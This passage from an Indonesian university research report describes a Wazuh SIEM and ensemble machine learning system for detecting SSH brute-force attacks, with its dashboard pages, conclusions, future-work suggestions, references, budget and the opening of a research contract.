
Tabel 3. 65 Komponen Halaman ML Analysis

Komponen	Deskripsi	Sumber Data
Metrik Model	Menampilkan nilai accuracy, precision, recall, dan F1-score model ensemble	training_metrics.json
Confusion Matrix	Menampilkan heatmap klasifikasi tiga kelas dengan hasil prediksi dan aktual	training_metrics.json
Feature Importance	Menampilkan kontribusi masing-masing fitur terhadap keputusan model ensemble	Dashboard API
Model Comparison	Menampilkan perbandingan performa Random Forest, XGBoost, Gradient Boosting, dan Ensemble	Hasil training model

Berdasarkan hasil implementasi, halaman ini menampilkan performa model ensemble dengan nilai *accuracy*, *precision*, *recall*, dan F1-score sebesar 100%. Selain itu, *confusion matrix* menunjukkan seluruh sampel uji berhasil diklasifikasikan dengan benar, sedangkan *feature importance* memperlihatkan bahwa fitur *fail_success_ratio, velocity*, dan *failed_attempts* menjadi kontributor terbesar dalam proses klasifikasi serangan SSH *brute force*.

2) Halaman ML Training (/ml-training)

Gambar 3.13 merupakan halaman ML Training digunakan untuk melakukan pelatihan ulang model machine learning menggunakan dataset baru. Fitur ini memungkinkan sistem diperbarui secara berkala ketika tersedia data serangan baru sehingga model tetap mampu mengikuti perubahan pola serangan yang terjadi pada lingkungan jaringan. Proses pelatihan dilakukan secara otomatis melalui antarmuka web tanpa memerlukan akses langsung ke server. Pengguna hanya perlu mengunggah dataset dalam format CSV, kemudian sistem akan menjalankan seluruh tahapan pelatihan mulai dari validasi data hingga penyimpanan model yang baru.



Gambar 3. 13 Halaman ML Training (/ml-training)

Tabel 3. 66 Fitur Halaman ML Training


Fitur	Deskripsi
Upload Dataset and Train	Mengunggah file CSV yang berisi data pelatihan
Status Model	Menampilkan status model terakhir yang tersedia pada sistem
Progress Indicator	Menampilkan progres pelatihan model secara bertahap
Training Log	Menampilkan aktivitas pelatihan secara real-time
Training History	Menyimpan riwayat seluruh proses pelatihan yang pernah dilakukan

Tahapan pelatihan model yang dijalankan pada sistem terdiri dari beberapa langkah. Pertama, pengguna mengunggah dataset yang berisi fitur-fitur hasil ekstraksi dan label klasifikasi. Sistem kemudian melakukan validasi format data dan menghapus data yang tidak lengkap menggunakan metode *dropna()*. Setelah proses pembersihan selesai, dataset dibagi menjadi data latih sebesar 80% dan data uji

sebesar 20% menggunakan metode *stratified split*. Pada tahap berikutnya, tiga model dasar yaitu Random Forest, XGBoost, dan Gradient Boosting dilatih secara independen menggunakan data latih. Setelah seluruh model selesai dilatih, sistem membentuk model ensemble menggunakan pendekatan *Voting Classifier*. Selanjutnya dilakukan evaluasi performa menggunakan data uji, kemudian model dan hasil evaluasi disimpan ke direktori *models/* serta dicatat ke dalam riwayat pelatihan untuk keperluan audit dan dokumentasi.

3) Halaman ML Prediction (/ml-prediction)

Halaman ML Prediction digunakan untuk melakukan prediksi menggunakan model ensemble yang telah dilatih. Halaman ini menyediakan dua metode prediksi, yaitu prediksi tunggal (*single prediction*) dan prediksi massal (*batch prediction*). Kedua metode tersebut dirancang untuk memenuhi kebutuhan pengujian individual maupun evaluasi dataset dalam jumlah besar.



Gambar 3. 14 Halaman ML Prediction (/ml-prediction)

a) *Single Prediction* (Prediksi Tunggal)
Fitur prediksi tunggal memungkinkan pengguna memasukkan nilai fitur secara manual untuk memperoleh hasil klasifikasi secara langsung. Metode ini berguna untuk menguji karakteristik suatu aktivitas login SSH tertentu tanpa harus menyiapkan dataset dalam jumlah besar.


Tabel 3. 67 Komponen *Single Prediction*

Komponen	Deskripsi
Input Form	Formulir untuk memasukkan nilai fitur secara manual
Quick Presets	Tombol otomatis untuk skenario Normal, Suspicious, dan Attack
Hasil Prediksi	Menampilkan kelas prediksi, confidence, dan probabilitas setiap kelas
Endpoint API	POST /api/ml/predict

Fitur yang digunakan pada formulir prediksi meliputi *failed_attempts, success_attempts, total_attempts, fail_success_ratio, unique_users, username_entropy, time_variance, session_duration, target_diversity,* dan *velocity*. Setelah pengguna mengisi data dan mengirimkan permintaan prediksi, sistem akan melakukan proses klasifikasi menggunakan model ensemble dan menampilkan hasil secara langsung pada halaman web.

b) Batch Prediction

Selain prediksi tunggal terdapat juga *batch prediction* seperti pada gambar 3.15, sistem juga menyediakan fitur prediksi massal yang memungkinkan pengguna mengunggah file CSV berisi banyak sampel sekaligus. Fitur ini sangat berguna untuk melakukan evaluasi model terhadap dataset dalam jumlah besar maupun untuk kebutuhan analisis historis.



Gambar 3. 15 Halaman *Batch Prediction* (Prediksi Massal)

Tabel 3. 68 Komponen Batch Prediction

Komponen	Deskripsi
Upload CSV	Mengunggah dataset yang akan diprediksi
Metrik Evaluasi	Menampilkan *accuracy*, *precision*, *recall*, dan F1-score jika label tersedia
Confusion Matrix	Menampilkan matriks klasifikasi hasil prediksi
Tabel Prediksi	Menampilkan hasil klasifikasi setiap sampel
Endpoint API	POST /api/ml/batch-predict

Apabila dataset yang diunggah memiliki kolom label, sistem secara otomatis menghitung metrik evaluasi dan menghasilkan confusion matrix untuk membandingkan hasil prediksi dengan label sebenarnya. Selain itu, hasil klasifikasi setiap sampel ditampilkan dalam bentuk tabel yang berisi informasi prediksi, tingkat keyakinan, label aktual, dan status klasifikasi.

BAB IV

KESIMPULAN DAN SARAN

4.1. Kesimpulan

Penelitian ini bertujuan untuk menangani deteksi serangan SSH brute-force dengan menggabungkan pemantauan berbasis aturan dari Wazuh SIEM dengan pendekatan *ensemble machine learning* berbasis perilaku, yang disusun berdasarkan empat permasalahan penelitian yang telah dirumuskan pada bagian Pendahuluan. Berdasarkan hasil penelitian, masing-masing permasalahan tersebut dapat dijawab secara langsung.

Pertama, terkait perancangan metode agregasi fitur berbasis perilaku: pengelompokan *raw SSH alert events* ke dalam jendela waktu tetap selama satu menit berhasil mengubah 3.006 entri log terisolasi yang berasal dari setiap kejadian menjadi 259 sampel perilaku yang valid. Setiap sampel memiliki representasi aktivitas yang lebih kaya, meliputi kecepatan login, rasio kegagalan, keragaman nama pengguna, dan jarak waktu antaraktivitas, dibandingkan dengan informasi yang dapat diberikan oleh satu kejadian secara individual. Validasi berdasarkan alamat IP sumber juga mengonfirmasi bahwa agregasi tersebut menghasilkan *ground truth* yang konsisten secara internal, dengan IP *baseline* hanya menghasilkan jendela Normal, sedangkan setiap IP penyerang hanya menghasilkan jendela Suspicious atau Attack.

Kedua, terkait pembangunan model *ensemble* yang menggabungkan Random Forest, XGBoost, dan Gradient Boosting: ketiga algoritma terbukti memanfaatkan sinyal fitur yang berbeda secara terukur. Random Forest menyeimbangkan volume dan kecepatan, XGBoost lebih banyak memanfaatkan rasio keberhasilan login, sedangkan Gradient Boosting lebih banyak memanfaatkan rasio kegagalan login. Penggabungan ketiganya melalui *soft voting* menghasilkan model yang menunjukkan bahwa penggunaan satu algoritma saja tidak selalu mencukupi. Pengembangan dari 10 fitur inti menjadi 17 fitur (10 fitur inti + 7 fitur turunan) meningkatkan rata-rata akurasi *cross-validation* dari 99,22–99,61% menjadi 100% pada ketiga *base learner*. Model *ensemble* akhir mencapai akurasi, presisi, *recall*, dan F1-*score* sebesar 100% pada 52 sampel data uji yang dipisahkan, dengan *confusion matrix* diagonal sempurna serta tidak terdapat *false positive* maupun *false negative*.

Ketiga, terkait integrasi model dengan Wazuh SIEM untuk membentuk sistem deteksi hibrida secara *real-time*: penelitian ini menunjukkan *pipeline* secara menyeluruh, di mana Wazuh melakukan pengumpulan log awal dan menghasilkan *alert* berbasis aturan, sedangkan layanan berbasis Flask mengambil aliran *alert* Wazuh melalui REST API, melakukan ekstraksi fitur dan klasifikasi berbasis perilaku, kemudian mengembalikan hasil melalui *dashboard* interaktif yang mendukung prediksi secara individual maupun secara *batch*. Hal ini menunjukkan bahwa arsitektur hibrida berbasis aturan dan *machine learning* secara teknis dapat

diterapkan bersama SIEM operasional dan tidak hanya terbatas pada analisis secara *offline*.

Keempat, terkait kinerja model *ensemble* dibandingkan dengan deteksi konvensional berbasis aturan pada berbagai tingkat keparahan: karena aturan bawaan Wazuh bekerja pada tingkat kejadian individual, aturan tersebut tidak dapat secara mandiri membedakan satu kegagalan login dengan kegagalan yang merupakan bagian dari serangan brute-force terkoordinasi, serta tidak dapat secara langsung merepresentasikan *intensity*. Model *ensemble* berbasis perilaku mengatasi keterbatasan tersebut dengan mengklasifikasikan setiap jendela waktu ke dalam tiga tingkat keparahan, yaitu Normal, Suspicious, dan Attack, menggunakan aturan dua indikator (kecepatan ATAU jumlah percobaan gagal). Pendekatan ini terbukti mampu memisahkan aktivitas Normal dan Attack tanpa pelanggaran batas, sekaligus menangkap pola brute-force yang lebih lambat dan berupaya menghindari deteksi melalui kategori Suspicious, yang dapat terlewatkan jika hanya menggunakan aturan berbasis kecepatan atau jumlah percobaan.

Selain menjawab keempat permasalahan tersebut, hasil penelitian juga mendukung beberapa kesimpulan yang lebih luas. Hasil *cross-validation*, dengan rata-rata akurasi 99,22–99,61% dan standar deviasi di bawah 2%, berada dalam selisih sekitar satu persen dari skor 100% pada data uji. Hal ini menunjukkan bahwa kinerja model bukan merupakan hasil dari satu pembagian data pelatihan dan pengujian yang kebetulan menguntungkan, serta tidak menunjukkan adanya indikasi *overfitting* pada dataset ini. Analisis *feature importance* juga semakin memperkuat dasar pendekatan berbasis perilaku dalam penelitian ini. Tiga prediktor utama, yaitu `fail_success_ratio` (15,51%), `velocity` (15,34%), dan `failed_attempts` (14,89%), seluruhnya merupakan indikator berbasis perilaku, bukan indikator berbasis *signature*. Selain itu, keempat fitur temporal secara keseluruhan memberikan kontribusi sebesar 32,20%, yang mengonfirmasi bahwa pola waktu memiliki informasi diskriminatif yang substansial dan tidak sepenuhnya redundan dibandingkan dengan jumlah percobaan saja.

Pada saat yang sama, kontribusi penelitian ini perlu dipahami dalam batasan ruang lingkup eksperimennya. Akurasi 100% diperoleh dari 259 sampel yang dikumpulkan pada satu *testbed* terkontrol yang melibatkan satu server tujuan dan lima alamat IP penyerang yang telah diketahui. Dua dari 17 fitur, yaitu `target_diversity` dan `source_ips_in_window`, menunjukkan tingkat kepentingan sebesar 0% karena desain dengan satu target tetap tidak menguji variasi pada banyak target. Oleh karena itu, hasil penelitian menunjukkan bahwa pendekatan agregasi berbasis perilaku yang dikombinasikan dengan *ensemble* dapat mencapai tingkat pemisahan yang sangat tinggi antara tingkat keparahan serangan dalam kondisi terkontrol dan dapat diintegrasikan dengan *pipeline* SIEM secara langsung. Namun, hasil tersebut belum dengan sendirinya membuktikan bagaimana kinerja model akan diterapkan terhadap keragaman perilaku yang lebih besar pada lalu lintas produksi nyata yang tidak terkontrol.

4.2. Saran

Berdasarkan temuan dan keterbatasan yang telah diidentifikasi di atas, beberapa arah berikut disarankan untuk penelitian selanjutnya dan penerapan secara praktis:

1) Validasi pada lalu lintas produksi nyata. Karena dataset sepenuhnya berasal dari simulasi terkontrol, langkah selanjutnya yang paling penting adalah mengevaluasi model yang telah dilatih terhadap log SSH secara langsung atau historis dari lingkungan produksi nyata, di mana lalu lintas yang sah jauh lebih heterogen (akses VPN, skrip terjadwal, akun layanan bersama) dan perilaku penyerang tidak terbatas pada lima skenario yang telah ditentukan sebelumnya.
2) Perluasan keragaman target dan jaringan. Karena target_diversity dan source_ips_in_window memberikan tingkat kepentingan sebesar 0% pada testbed dengan satu target yang digunakan dalam penelitian ini, penelitian selanjutnya sebaiknya mengulangi desain pengumpulan data pada beberapa server tujuan dan menggunakan kumpulan alamat IP sumber yang lebih besar dan kurang dapat diprediksi, sehingga fitur pada tingkat jaringan tersebut dapat dievaluasi secara tepat dan tidak menjadi konstan secara sederhana
3) Pola serangan yang lebih luas dan lebih evasif. Lima skenario simulasi (dari baseline hingga critical) telah mencakup rentang intensitas yang luas, tetapi seluruhnya dihasilkan menggunakan satu teknik yang terotomatisasi melalui skrip (otomatisasi berbasis sshpass). Dataset penelitian selanjutnya dapat mencakup serangan brute-force terdistribusi dengan pola low-and-slow, credential stuffing menggunakan daftar kata sandi yang telah bocor, serta variasi waktu (timing jitter) yang sengaja dibuat menyerupai perilaku manusia, untuk menguji apakah aturan pelabelan berbasis velocity/failed-attempts dan kumpulan fitur yang digunakan saat ini tetap efektif terhadap penyerang yang lebih sadar terhadap mekanisme penghindaran deteksi.
4) Penyempurnaan kumpulan fitur. Korelasi berpasangan yang kuat yang ditemukan pada beberapa fitur, misalnya antara total_attempts dan failed_attempts dengan $r = 0.998$, menunjukkan bahwa penelitian lanjutan dapat mengeksplorasi teknik feature selection atau reduksi dimensi untuk mengidentifikasi subset fitur yang lebih ringkas, yang berpotensi mengurangi beban komputasi tanpa memberikan dampak yang berarti terhadap akurasi deteksi.
5) Evaluasi omparatif terhadap algoritma tambahan. Meskipun penelitian ini membatasi model ensemble pada Random Forest, XGBoost, dan Gradient Boosting, penelitian selanjutnya dapat membandingkan kumpulan fitur berbasis perilaku yang sama dengan pendekatan deep learning (misalnya model sekuens berbasis LSTM) atau metode deteksi anomali, untuk menilai apakah teknik yang mempertimbangkan urutan kejadian atau teknik

unsupervised dapat memberikan manfaat tambahan dibandingkan pendekatan supervised berbasis agregasi jendela waktu yang digunakan dalam penelitian ini.

6) Studi penerapan operasional. Terakhir, karena model telah diintegrasikan ke dalam dashboard yang terhubung dengan Wazuh dan telah berfungsi, pengembangan yang alami adalah melakukan studi penerapan secara longitudinal dengan mengukur beban kerja analis, pengurangan alert fatigue, dan latensi deteksi dalam kondisi operasional nyata. Metrik tersebut tidak dapat ditangkap melalui evaluasi statis pada test set secara offline seperti yang dilakukan dalam penelitian ini.

DAFTAR PUSTAKA

1. Damanik HA, Anggraeni M. Sistem Deteksi Intrusi Hybrid dan Mitigasi Kerentanan Infrastruktur Jaringan Menggunakan Teknik Active Response (XDR) Wazuh dan Suricata. Jurnal Pekommas. 2024 Dec 11;9(2):309–22. doi:10.56873/jpkm.v9i2.5829
2. Moiz S, Majid A, Basit A, Ebrahim M, Abro AA, Naeem M. Security and Threat Detection through Cloud-Based Wazuh Deployment. In: 2024 IEEE 1st Karachi Section Humanitarian Technology Conference (KHI-HTC) [Internet]. 2024 [cited 2026 Mar 23]. P. 1–5. Available from: https://ieeexplore.ieee.org/document/10482206 doi:10.1109/KHI-HTC60760.2024.10482206
3. Younus ZS, Alanezi M. Detect and Mitigate Cyberattacks Using SIEM. In: 2023 16th International Conference on Developments in eSystems Engineering (DeSE) [Internet]. 2023 [cited 2026 Mar 23]. P. 510–5. Available from: https://ieeexplore.ieee.org/document/10469387 doi:10.1109/DeSE60595.2023.10469387
4. Shanmugarathinam G, Jesudoss AG, Joseph A, Yadav K, Shashidar A. Enhance the Network Security in Enterprise Network Using IDPS Tools. In: 2025 2nd International Conference on New Frontiers in Communication, Automation, Management and Security (ICCAMS) [Internet]. 2025 [cited 2026 Mar 23]. P. 1–5. Available from: https://ieeexplore.ieee.org/document/11234631 doi:10.1109/ICCAMS65118.2025.11234631
5. Amami R, Charfeddine M, Masmoudi S. Exploration of Open Source SIEM Tools and Deployment of an Appropriate Wazuh-Based Solution for Strengthening Cyberdefense. In: 2024 10th International Conference on Control, Decision and Information Technologies (CoDIT) [Internet]. 2024 [cited 2026 Mar 23]. P. 1–7. Available from: https://ieeexplore.ieee.org/document/10708476 doi:10.1109/CoDIT62066.2024.10708476
6. Sadasivam GK, Hota C, Anand B. Classification of SSH Attacks Using Machine Learning Algorithms. In: 2016 6th International Conference on IT Convergence and Security (ICITCS) [Internet]. 2016 [cited 2026 Mar 23]. P. 1–6. Available from: https://ieeexplore.ieee.org/document/7740316 doi:10.1109/ICITCS.2016.7740316
7. Zahreldine N, Jaber A, El Fawal AH, Bleik DM, Mansour A. Live Detection and Mitigation for SSH Brute Force Attacks. In: 2025 IEEE International Conference on Emerging Trends in Engineering and Computing (ETECOM) [Internet]. 2025 [cited 2026 Mar 23]. P. 1–5. Available from: https://ieeexplore.ieee.org/document/11319006 doi:10.1109/ETECOM66111.2025.11319006

8. Gupta C, Bhavsar S, Nandwana T, Rajmohan R. Design and Development of SSH Attack Detection Framework Using Reinforcement Learning Modules. In: 2025 International Conference on Computing Technologies & Data Communication (ICCTDC) [Internet]. 2025 [cited 2026 Mar 23]. P. 1–7. Available from: https://ieeexplore.ieee.org/document/11158976 doi:10.1109/ICCTDC64446.2025.11158976
9. Rajmohan R, Meiappane A, Gupta C, Bhavsar S. Intelligent SSH Attack Detection Model Using K-Clique Clustering and Reinforcement Learning. In: 2024 International Conference on System, Computation, Automation and Networking (ICSCAN) [Internet]. 2024 [cited 2026 Mar 23]. P. 1–6. Available from: https://ieeexplore.ieee.org/document/10894529 doi:10.1109/ICSCAN62807.2024.10894529
10. Sadhwani S, Harish A, Muthalagu RM, Pawar PM. A Lightweight Model for Detecting Cyberthreats Using Machine Learning Techniques. In: 2024 Advances in Science and Engineering Technology International Conferences (ASET) [Internet]. 2024 [cited 2026 Mar 23]. P. 01–7. Available from: https://ieeexplore.ieee.org/document/10708693 doi:10.1109/ASET60340.2024.10708693
11. Bouriche M, Iraqi O, El Bakkali H. Neural Hidden Markov Models for Semi-Supervised Detection of Brute Force Attacks. In: 2025 5th International Conference on Innovative Research in Applied Science, Engineering and Technology (IRASET) [Internet]. 2025 [cited 2026 Mar 23]. P. 1–5. Available from: https://ieeexplore.ieee.org/document/11008119 doi:10.1109/IRASET64571.2025.11008119
12. Setiawan AA, Irsan M. Integrated Log Management with WAZUH and OPNsense for Mitigating Brute Force Attacks in Cloud Infrastructure. In: 2025 IEEE 9th International Conference on Software Engineering & Computer Systems (ICSECS) [Internet]. 2025 [cited 2026 Mar 23]. P. 282–6. Available from: https://ieeexplore.ieee.org/document/11279251 doi:10.1109/ICSECS65227.2025.11279251
13. Sharma N, Swarnkar M, Zuhair M. BruSSH: Early Detection of Distributed Brute Force SSH Attacks Using LSTM. In: 2024 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS) [Internet]. 2024 [cited 2026 Mar 23]. P. 1–6. Available from: https://ieeexplore.ieee.org/document/10898570 doi:10.1109/ANTS63515.2024.10898570
14. Hossain MD, Ochiai H, Doudou F, Kadobayashi Y. SSH and FTP brute-force Attacks Detection in Computer Networks: LSTM and Machine Learning Approaches. In: 2020 5th International Conference on Computer and Communication Systems (ICCCS) [Internet]. 2020 [cited 2026 Mar 23]. P. 491–7. Available from: https://ieeexplore.ieee.org/document/9118459 doi:10.1109/ICCCS49078.2020.9118459
15. Najafabadi MM, Khoshgoftaar TM, Kemp C, Seliya N, Zuech R. Machine Learning for Detecting Brute Force Attacks at the Network Level. In: 2014 IEEE International Conference on Bioinformatics and Bioengineering

[Internet]. 2014 [cited 2026 Mar 23]. P. 379–85. Available from: https://ieeexplore.ieee.org/document/7033609 doi:10.1109/BIBE.2014.73
16. Kristyanto MAriano, Krisnahati I, Rawung F, Dzhalila D, Nurwibawa BD, Murti W, et al. SSH Bruteforce Attack Classification using Machine Learning. In: 2022 10th International Conference on Information and Communication Technology (ICoICT) [Internet]. 2022 [cited 2026 Mar 23]. P. 116–9. Available from: https://ieeexplore.ieee.org/document/9914864 doi:10.1109/ICoICT55009.2022.9914864
17. Neha, Singh V. Brutector: A Probabilistic Detection Model for Bruteforce Attacks in SSH Server. In: 2023 16th International Conference on Security of Information and Networks (SIN) [Internet]. 2023 [cited 2026 Mar 23]. P. 1–8. Available from: https://ieeexplore.ieee.org/document/10474903 doi:10.1109/SIN60469.2023.10474903
18. Muthumanikandan S, Hegde GK, P S, Honnavalli PB. Flow-based Behavioral Analysis with Machine Learning for SSH Lateral Movement Detection. In: 2025 IEEE 7th International Conference on Computing, Communication and Automation (ICCCA) [Internet]. 2025 [cited 2026 Mar 23]. P. 1–6. Available from: https://ieeexplore.ieee.org/document/11325417 doi:10.1109/ICCCA66364.2025.11325417
19. Alsaffar AM, Nouri-Baygi M, Zolbanin HM. Shielding networks: enhancing intrusion detection with hybrid feature selection and stack ensemble learning. J Big Data. 2024 Sep 18;11(1):133. Doi:10.1186/s40537-024-00994-7
20. Chamkar SA, Zaydi M, Maleh Y, Gherabi N. Improving Threat Detection in Wazuh Using Machine Learning Techniques. Journal of Cybersecurity and Privacy. 2025 Jun 14;5(2). Doi:10.3390/jcp5020034.

LAMPIRAN

Lampiran 1. Realisasi Penggunaan Anggaran

Dana disetujui: Rp.15.000.000

Jenis Pembelajaan	Komponen	Item	Kuantitas	Biaya Satuan	Total
Belanja Bahan	ATK	Materai dan ATK	1	Rp350.000	Rp350.000
Belanja Bahan	Bahan penelitian (habis pakai)	Kabel STP dan RJ45 dan perangkat pendukung	12	Rp63.000	Rp756.000
Pengumpulan Data	Honor pembantu peneliti	Honorium pembantu peneliti	2	Rp300.000	Rp600.000
Pengumpulan Data	FGD				
Pengumpulan Data	Transport	Transport Dosen dan Mahasiswa 4 Orang x 5 Kali	20	Rp50.000	Rp1.000.000
Pengumpulan Data	Konsumsi	Konsumsi Rapat dan Kordinasi 4 Orang 4 Kali	16	Rp50.000	Rp800.000
Pengumpulan Data	Penginapan				

Analisis Data	Honor pengolah data	1. Instalasi dan Konfigurasi Topologi dan Management Routing 2. Instalasi dan Konfigurasi Hypervisor 3. Pembuatan Sistem Dashboard Monitoring Ensemble Machine Learning 4. Pembuatan dan konfigurasi wazuh SIEM + API	1	Rp4.500.000	Rp4.500.000
Analisis Data	Honor narasumber				
Sewa Peralatan	Peralatan penelitian	Sewa Peralatan Server (1 Unit), Router 3 Unit dan Switch 1 Unit (6 Bulan)	5	Rp1.100.000	Rp5.500.000
Pelaporan penelitian	Honor administrasi peneliti	Honorium Peneliti	2	Rp500.000	Rp1.000.000
Lainnya	Biaya pendaftaran HKI	Pendaftaran Hak Cipta	1	Rp500.000	Rp500.000

Lampiran 2. Surat Perjanjian Kontrak Penelitian

UNIVERSITAS BUDI LUHUR
Kampus Pusat : Jl. Raya Ciledug - Petukangan Utara - Jakarta Selatan 12260
Telp : 021-5853753 (hunting), Fax : 021-5853489, http://www.budiluhur.ac.id
FAKULTAS TEKNOLOGI INFORMASI
FAKULTAS EKONOMI DAN BISNIS
FAKULTAS ILMU SOSIAL DAN STUDI GLOBAL
FAKULTAS TEKNIK
FAKULTAS KOMUNIKASI DAN DESAIN KREATIF

SURAT PERJANJIAN KONTRAK PENELITIAN
Nomor A/UBL/DRPM/000/014/04/26

Pada hari ini, Selasa 28 April 2026 Semester Genap Tahun Ajaran 2025/2026, kami yang bertandatangan di bawah ini:

1. **Prof. Dr. Ir. Prudensius Maring, M.A.**, selaku Direktur Riset dan Pengabdian Kepada Masyarakat Universitas Budi Luhur, selanjutnya disebut PIHAK PERTAMA.
2. **Hillman Akhyar Damanik, S.Kom., M.Kom.**, selaku Peneliti selanjutnya disebut PIHAK KEDUA.

Kedua belah pihak menyatakan bersepakat untuk membuat perjanjian kontrak penelitian sebagai berikut:

Pasal 1
Judul Penelitian

PIHAK PERTAMA dalam jabatannya tersebut di atas, memberikan tugas kepada PIHAK KEDUA untuk melaksanakan penelitian yang berjudul: Peningkatan Deteksi Serangan SSH Brute Force Menggunakan Hybrid Wazuh SIEM dan Ensemble Machine Learning Berbasis Agregasi Fitur Perilaku

Pasal 2
Personalia Penelitian

Peneliti Utama	:	Hillman Akhyar Damanik, S.Kom., M.Kom.
Anggota Peneliti	:	Merry Anggraeni, S.Kom., M.Kom.

Pasal 3
Waktu dan Biaya Penelitian

1. Waktu penelitian adalah 6 bulan, terhitung sejak tanggal 02 Maret 2026 sampai dengan 02 September 2026.
2. Biaya pelaksanaan penelitian ini dibebankan pada Yayasan Pendidikan Budi Luhur Cakti Tahun 2026 dengan nilai kontrak sebesar Rp 15,000,000.00 (lima belas juta rupiah)

Pasal 4
Cara Pembayaran

Pembayaran biaya penelitian diberikan secara bertahap, sebagai berikut:

1. Tahap pertama sebesar 50% dari nilai kontrak, setelah surat perjanjian kontrak penelitian ini ditandatangani oleh kedua belah pihak.
2. Tahap kedua sebesar 50% dari nilai kontrak, setelah PIHAK KEDUA menyerahkan Laporan Hasil Penelitian kepada PIHAK PERTAMA.

Pasal 5
Keaslian Penelitian dan Ketidakterikatan dengan Pihak Lain

